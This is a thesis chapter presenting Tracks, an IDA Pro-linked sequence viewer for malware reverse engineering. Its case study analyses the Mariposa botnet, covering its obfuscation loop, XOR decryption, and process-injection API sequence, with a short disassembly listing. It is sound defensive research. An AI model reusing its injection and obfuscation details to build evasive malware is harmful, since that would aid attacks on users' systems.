In this section, we describe the sequence viewer tool that we call Tracks. First, we elaborate the different control flow views supported by Tracks. When we talk about control flow from the perspective of the computer science and specially for the purpose of reverse engineering, it means the flow or the order of function calls. Order of function calls or the control flow is imperative to understand the functionality of malware. There are several types of control flow views to deal with. The first is a static control flow which shows all the function calls from the current function. The second is a history view and finally, the dynamic control flow view. Our tool Tracks supports the three types of the control flow views. In the sequel, we provide a detailed explanation of each views and we also explain the visual features of the tool. Furthermore, we provide details of how Tracks is integrated with IDA Pro to display the control flow views.

5.2.1 Static Control Flow

In order to visualize static control flow, we need all function call data from the IDA Pro. This function call data are received from IDA Pro using a IDA Pro plugin that we built. The IDA Pro plugin iterates through the binary executable inspecting each address for the cross references and external calls. Tracks interprets the data provided by the plugin and organizes them in a tree view. Figure 5.50 shows the static call graph function of *calc.exe*. When the user selects a function on the tree, the corresponding static call graph is displayed in the right top pane as shown in Figure 5.50. The user can extend the function calls to



Figure 5.50: Tracks Static Call Graph

visualize the sub function calls. We also provide graphical signs to differentiate imported function calls from local calls. User can differentiate the imported functions[1] by observing an **I** icon next to the function name.

5.2.2 Dynamic Control Flow

Static control flow view renders the control flow diagram when the executable is not running. This scenario is not suitable for all the cases especially for malware analysis. Most

[1]Imported function means that the function is located in another file.

of the malware are packed and deployed with multiple layers of encryption. In such cases, it may happen that initially there is no defined functions in the binary. An initial chunk of codes may load instructions into the stack, which thereby decrypts some part of the encrypted malware code into meaningful machine codes. To counter these types of problems, dynamic control flow view renders the control flow diagram in runtime by collaborating with IDA Pro. Tracks receives a message whenever a new function is executed during a debugging session in IDA Pro. User can open the Dynamic control flow diagram either by selecting a function in the tree view or through the menu options. If the diagram is opened from the tree view, a breakpoint will be set automatically at that function to get the control of the execution. The user has two choices for this diagram: to render all of the calls, or to render just the calls that are stepped into. When rendering only the calls that are stepped into, hitting a breakpoint adds that function call from the root. *User* is used as the root of the diagram in such cases. An option is also available to trace the inner calls of an imported function.

Detection of loops and cycles is important in low level system analysis. Loops, in this context, refer to calls within the same function, and cycles refer to the iterations of a function call pattern. To detect the loops and cycles, we set up a preference for loop and cycle count. We use IDA Pro plugin to detect the loops and Tracks viewer to detect the cycles. To detect loops, every jump address is checked and recorded in the plugin. If there is more than n jumps occur in the same address and the same function then, plugin detects it as a loop, where n is the preference for detecting loops. Tracks uses a simple graph cycle detection algorithm to detect cycles in the trace. The algorithm works on an array

of strings, where each string is the name of the targetted called function. If the algorithm detects a cycle, it collapses the diagram and sends a message to the IDA Pro plugin to stop sending message for the address pattern. The examples of loops and cycles are shown later in this chapter.

5.2.3 Navigation History

In reverse code analysis of malware, it is important to remember the navigation history of executing specific malware. The path or the pattern of an execution helps the user to reexecute the malware (for the purpose of reexamining a specific part of the malware) without consuming long time. This is the reason to preserve the navigation history in Tracks. Navigation history module is used to keep the track of the navigation history while using IDA Pro. In one sense, this diagram is similar to the dynamic control flow diagram as it is generated dynamically when the user navigate the binary using IDA Pro. Navigation history diagram uses *User* as the root of the diagram. When the user first selects a function in IDA Pro, it is added in the diagram as a call from the *User* lifeline. If the user selects a function that is cross reference from the corresponding function, it will be added as a function call from that function. However, if the user selects a function that is not a cross reference, then, it will be added as a call from the *User* lifeline. The navigation history diagram can be saved as a trace to be analyzed later.

5.2.4 Diagram Features

There are some common features among the three views of Tracks. If we look at the Figure 5.50, there is a panel at the top of the figure, which shows the module name where the function is defined in. We can see in the figure that the imported function *LocalFree* is defined in *KERNEL32.dll*. When the user selects an imported function, the control flow data corresponding to the function is parsed and displayed in the pane. Tracks also provides facilities to trace large systems. If the trace is excessively long, the user can set up a new root for the trace. This feature is available as an option when right-clicking on the subroutine's lifeline. In order to facilitate easy navigation between roots, there is a breadcrumbs added at the top of the diagram. A thumbnail view is also added at the bottom of the diagram which helps the user to navigate diagrams easily. For the persistency, we add an option to save the state of the diagram. When the user completes the analysis session, he/she can save the state of the diagram for future use. We also provide facilities that are related to IDA Pro. For example, if the user double clicks on a function call, IDA Pro will navigate the place where the function is called. This feature assists the analysis in IDA Pro. There is also a preference to synchronize the navigation with IDA Pro as we step through the diagram. Lastly, if the user renames a function from IDA Pro, it will be reflected in the opened diagram.

5.2.5 Design and Implementation

In this section, we discuss the design and the implementation of the Tracks sequence diagram tool. For the graphical view of Tracks, we extend Dynamic Interactive Views for

Reverse Engineering (Diver) [92] which is an extensible open-source sequence diagram tool. First, we try to give a brief overview of Diver followed by a description of Tracks.

Diver: The Sequence Explorer

As we have stated before, to create Tracks, we extend Diver [92] which is built using eclipse framework [117]. Diver is designed considering two prime perspectives. The first is model-independence and the second is interactivity/navigability. The term model-independence means the independence of data format usability in the back-end. The viewer can visualize program control flow from various data sources. The data sources include control flow of assembly language (our case), dynamic traces from instrumented Java programs [50] and call structures of static Java source code. Data format independence has been accomplished by using a framework compatible with the Eclipse JFace [118] viewer framework.

The second feature interactivity/navigability is stimulated considering the fact that sequence diagram can become very large and considerably complex. To cope with this issue, the viewer is equipped with some features like: 1) animated layout, 2) highlighting of selected elements and related sub-calls, 3) grouping of related calls, 4) hiding or collapsing of call trees and package/module structure, 5) customizable colors and labels for visual elements such as activation boxes and messages, 6) keyboard navigation through components, and 7) the ability to reset (focus) the sequence diagram on different parts of the call structure. An evaluation of these features is available in [50].

Tracks

To achieve the functionality of Tracks, we first define the XML data model to contain all the static and the dynamic control flow information that is extracted from the IDA Pro using the IDA Pro plugin. On top of this model, we define our own content and label providers for the sequence diagrams. For the dynamic control flow and navigation history, we portray the diagram dynamically, and all dynamically build diagrams are saved in different XML models as the functions make different calls at different times. The additional functions that are added in Tracks are: function tree view, cycle detection, marking external calls and adding custom events, e.g., setting breakpoints.

Tracks also supports multiple instances of IDA Pro simultaneously which is very important to analyze live processes. For example, when analyzing Mariposa botnet, we need to analyze two executables concurrently using two instances of IDA Pro as Mariposa injects its functionality into *explorer.exe*. One instance of IDA Pro is loaded with Mariposa executable and another instance of IDA Pro is attached with the live *winlogon.exe* process. Using Tracks users can also navigate to the proper instance of IDA Pro by double clicking on an element in Tracks view.

Communication With IDA Pro

In order to retrieve information from IDA Pro, we need to create an IDA Pro plugin that is able to listen to events and generate the needed data. IDA Pro plugin is written in C++ and Tracks is written using Java programming language. In order to make the communication

simple between the two platforms, we use socket communication. All the possible messages passed between IDA Pro plugin and Tracks is shown in Figure 5.51. The first message from Tracks is to initiate a contact. As a reply, IDA Pro sends back the path to the XML file describing the static control flow. Next, Tracks can receive information about events from IDA Pro regarding navigation, debugging and renaming. This information contains additional data about the functions like: the index of the call (8 in this case), the function address, the function name and the file name (in this case, *calc.exe*). These messages also contain the name of the external file that the function resides in. Tracks is able to send messages to the plugin to enable/disable tracing messages and to enable/disable tracing calls within a library module. It is also capable to send messages to count the preference of the loops to disable tracing for a specific loop. In order to terminate the communication, Tracks sends a goodbye message and the plugin replies with another goodbye message.

5.3 Case Study

The primary purpose of Tracks is to improve the visualization features of the low level systems to ease the analysis process. To demonstrate some of the features of Tracks, we analyze Mariposa botnet using IDA Pro and Tracks. Our primary objective is to demonstrate the improved visualization aspects provided by Tracks. We demonstrate how the improved view of loops, cycles and the pattern of system calls help to understand malware. According to the discussion in Section 3.3, there are four phases in the reverse engineering of Mariposa bot. The phases are: obfuscation, decryption, injection and after-injection. In this section,



Figure 5.51: Communications Between IDA Pro Plugin and Tracks

we show how the improved features of Tracks facilitate the understanding of Mariposa code. There are two interesting areas of analysis we are emphasizing on; one is detection of loops/cycles and the other is API call patterns.

5.3.1 Obfuscation and Decryption

As we have stated before, Mariposa bot starts its execution with a large useless loop. The purpose of the loop is to confuse analyzers, automatic un-packers and debuggers. The assembly code of this obfuscation is shown in the Figure 3.15 presented in Chapter 3. Tracks detects this obfuscation as a cycle and the cycle can be seen in the lower left corner of the Figure 5.52. After this obfuscation, Mariposa transfers its control to the portion of the code that is responsible to decrypt some parts of the binary to create meaningful machine code. This decryption routine XORs the data that is located between the addresses *0x41D000* and *0x41D4C0* with the constant *0x0CA1A51E5*. Afterwards, Mariposa transfers its control to the address *0x41D047*. The assembly code of the first de-obfuscation is shown in Figure 3.16 presented in Chapter 3. Such loops that occur within a single function are colored red in the sequence viewer. These loops and cycles can be seen both in Figure 5.52 and Figure 5.53. In this way, analyzer can know that a large loop occurs in the binary which may be suspicious.



Figure 5.52: Loops And Cycles in Tracks



Figure 5.53: Decryption Loop in Tracks

5.3.2 Injection Phase

One of the features of malicious software is to hide its evil activities inside legitimate processes. Code injection is a technique used to hide malicious processes inside legitimate processes and thereby compromise an operating system. It is a challenge for the security researcher to detect evil code injection. We use the word evil here as some of legitimate systems also use code injection to conduct their functions. Analyzing system call patterns can be a good source to detect evil activity. For example, to inject into a process, we have to find the handle of the process, allocate memory inside the virtual address space of this process and write code into that process. There has been much work done to detect intrusions based on the sequence of system calls [75, 106]. Information regarding the API call patterns can be discovered through the sequence viewer. In the present version of Tracks, user has to detect it manually. However, in future versions, user will be able to detect it automatically. We observe some of the API call patterns that are used in the injection process of Mariposa.

5.3.3 Injection Preparation

Mariposa injects code into *explorer.exe* as we have described in Section 3.3.4. As a preparation for the injection, Mariposa organizes the data to be injected. Afterwards, Mariposa looks for the process to inject into it using the library functions: *CreateToolhelp32Snapshot*, *Process32First* and *Process32Next*. The assembly code of calling the *Process32Next* function is shown in Figure 5.54. As we can see, the function is called using *call ecx* instruction. However, since the address of the function is stored in the register, we only see what the call is when we debug it and step through the call. This information can easily be seen from sequence diagram, as shown in Figure 5.55.

```
Stack[000015E0]:0013591F loc_13591F:
Stack[000015E0]:0013591F
Stack[000015E0]:0013591F lea     ecx, [ebp+var_128]
Stack[000015E0]:00135925 push    ecx
Stack[000015E0]:00135926 mov     edx, [ebp+var_134]
Stack[000015E0]:0013592C push    edx
Stack[000015E0]:0013592D mov     eax, [ebp+var_12C]
Stack[000015E0]:00135933 mov     ecx, [eax+6Ch]
Stack[000015E0]:00135936 call    ecx
Stack[000015E0]:00135938 test    eax, eax
Stack[000015E0]:0013593A jnz     loc_135899
```

Figure 5.54: Finding Process in Assembly



Figure 5.55: Finding Process to Inject

5.3.4 Injection

After retrieving the desired process handler, Mariposa uses *VirtualAllocEx* function to allocate space in the process. Once Mariposa allocates virtual memory space, it uses the *NtWriteVirtualMemory* function in order to write into the allocated space. Figure 5.56 shows the sequence of function calls. As we have described before in Section 3.3.4, Mariposa injects code into five different places of *explorer.exe*, but for the convenience, we show the sequence for one injection in Figure 5.56.



Figure 5.56: Code Injection Traces

5.3.5 After Injection

Throughout our research on Mariposa, we patch the Mariposa binary so that instead of injecting into *explorer.exe*, it injects into *winlogon.exe*. The reason doing such is, analyzing a live *explorer.exe* process is very hard and it often freezes the whole system. On the other hand, working with *winlogon.exe* is easier comparatively.

Some of the major post injection functions include: creation of mutex, changing file system, changing registry, initiation of network communication and communicating with the C&C server. Figure 5.57 shows the call sequence regarding the registry operations in Mariposa whereas Figure 5.58 illustrates the call sequence used in Mariposa in order to communicate with the C&C server.

5.4 Analysis

There have been very few research proposals handled the visualization of the control flow for low-level systems. One noticeable tool is Visualization of Executable for Reversing and Analysis (VERA) [99]. VERA provides a high-level dynamic view of basic blocks, loops and color coding in order to support dynamic analysis. It also provides some navigation links to IDA Pro. In contrast, Tracks provides three separate views of control flow in the form of conceptual sequence diagrams that support function names, calls and API calls.

Another control flow tool is Code Bubbles [53], which is an IDE for Java to create bubble groups where each bubble contains code for a method. Code Bubbles includes static call graphs, navigation support and also a debugger. However, while many of the features of Code Bubbles are useful, it focuses primarily on the code within the bubbles. There is no view in Code Bubbles that contains just the calls. Moreover, it does not focus on extremely large traces which we are existent within assembly code.

Regarding IDA Pro and Tracks, Table 5.4 summarizes the comparison between them

Control flow aspect	**IDA Pro**	**Tracks**
API call patterns	Static control flow with local functions only. No search or navigation capability.	Static or dynamic control flow with both local and external functions. Functions can be located through a tree view.
Loop and recursion	No call ordering and no indication if call is made more than once	Shows the order of calls, including each time a call is made. Also shows recursion, loops and cycles.
Trace comparing	No support.	No support. Data is available.
Data required to Reach Execution Points	No support.	No support.
Branch frequency	No support.	No support. Data is available.
Multi-executable traces	No support.	Can merge call paths into one Tracks diagram from multiple IDA Pro instances.

Table 5.4: IDA Pro and Tracks Comparison

based on the way how each tool addresses some features. Tracks provides relatively better visualization in order to reduce cognitive overhead by better supporting navigation and allowing zoom/collapse interaction with visual cues. Additionally, added features integrated into this visual framework advances the state-of-the-art without increasing cognitive overhead. Moreover, Data availability for some features, e.g., trace comparing and branch frequency analysis facilitates the implementation of new versions of Tracks.

